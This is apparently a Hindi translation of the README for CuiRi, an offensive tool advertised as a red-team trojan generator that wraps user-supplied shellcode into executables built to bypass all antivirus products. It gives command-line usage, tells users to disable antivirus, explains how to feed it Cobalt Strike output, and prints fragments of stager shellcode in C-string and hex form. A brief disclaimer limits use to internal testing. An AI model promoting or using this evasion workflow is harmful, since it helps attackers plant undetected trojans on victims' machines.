

एक रेड टीम-विशेष एंटी-वायरस बायपास ट्रोजन जनरेटर, जो shellcode के आधार पर सभी एंटी-वायरस को बायपास करने वाला ट्रोजन उत्पन्न करता है।



   ____   __    __    _____      ______      _____
  / ___)  ) )  ( (   (_   _)    (   __ \    (_   _)
 / /     ( (    ) )    | |       ) (__) )     | |
( (       ) )  ( (     | |      (    __/      | |
( (      ( (    ) )    | |       ) \ \  _     | |
 \ \___   ) \__/ (    _| |__    ( ( \ \_))   _| |__
  \____)  \______/   /_____(     )_) \__/   /_____(

摧日:एक रेड टीम के लिए समर्पित एंटी-वायरस बायपास ट्रोजन जनरेटर, जो shellcode के आधार पर सभी एंटी-वायरस को बायपास करने वाला ट्रोजन उत्पन्न करता है
CuiRi एक रेड टीम के लिए समर्पित एंटी-वायरस बायपास ट्रोजन जनरेटर है, यह टूल रेड टीम सदस्यों द्वारा प्रदान किए गए shellcode के एक टुकड़े के माध्यम से तेज़ी से सभी एंटी-वायरस को बायपास करने वाला निष्पादन योग्य ट्रोजन उत्पन्न कर सकता है।
विशेषताएँ
go-strip के लेखक @boy-hack का आभार
release से बाइनरी फ़ाइल डाउनलोड करें, और सिस्टम पर Go भाषा वातावरण स्थापित करें, फिर shellcode को 1 txt फ़ाइल में सहेजें, और इस टूल का उपयोग करके एंटी-वायरस बायपास ट्रोजन उत्पन्न करें।
   ____   __    __    _____      ______      _____
  / ___)  ) )  ( (   (_   _)    (   __ \    (_   _)
 / /     ( (    ) )    | |       ) (__) )     | |
( (       ) )  ( (     | |      (    __/      | |
( (      ( (    ) )    | |       ) \ \  _     | |
 \ \___   ) \__/ (    _| |__    ( ( \ \_))   _| |__
  \____)  \______/   /_____(     )_) \__/   /_____(

摧日:एक रेड टीम के लिए समर्पित एंटी-वायरस बायपास ट्रोजन जनरेटर, जो shellcode के आधार पर सभी एंटी-वायरस को बायपास करने वाला ट्रोजन उत्पन्न करता है

चेतावनी:
1. यह टूल केवल उद्यम आंतरिक परीक्षण के लिए है, कृपया किसी भी अवैध आपराधिक गतिविधि के लिए इसका उपयोग न करें, अन्यथा परिणाम आपके अपने होंगे
2. इस टूल के लिए Go भाषा वातावरण आवश्यक है, और उपयोग के समय एंटी-वायरस बंद करना आवश्यक है
https://github.com/NyDubh3/CuiRi   Author:Dubh3

[INFO] वर्तमान संस्करण: 1.0
CuiRi.exe का उपयोग:
  -f string
        shellcode के माध्यम से एंटी-वायरस से बचने वाला ट्रोजन उत्पन्न करें
  -manual
        shellcode उत्पन्न करने की विधि देखें
CuiRi द्वारा समर्थित shellcode प्रारूप निम्नलिखित दो प्रकार के हैं:
1. C भाषा स्ट्रिंग प्रारूप shellcode:
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
"\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x56\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
2. शुद्ध हेक्साडेसिमल संख्यात्मक प्रारूप shellcode:
ध्यान दें:यदि यह Cobalt Strike से उत्पन्न bin फ़ाइल है, तो कृपया bin में हेक्साडेसिमल को अलग से कॉपी करके एक txt फ़ाइल में सहेजें।
fce8 8900 0000 6089 e531 d264 8b52 308b
520c 8b52 148b 7228 0fb7 4a26 31ff 31c0
ac3c 617c 022c 20c1 cf0d 01c7 e2f0 5257
8b52 108b 423c 01d0 8b40 7885 c074 4a01
d050 8b48 188b 5820 01d3 e33c 498b 348b
01d6 31ff 31c0 acc1 cf0d 01c7 38e0 75f4
037d f83b 7d24 75e2 588b 5824 01d3 668b

(1) shellcode उत्पन्न करें
(2) एंटी-वायरस बायपास ट्रोजन उत्पन्न करें

(3) एंटी-वायरस बायपास प्रभाव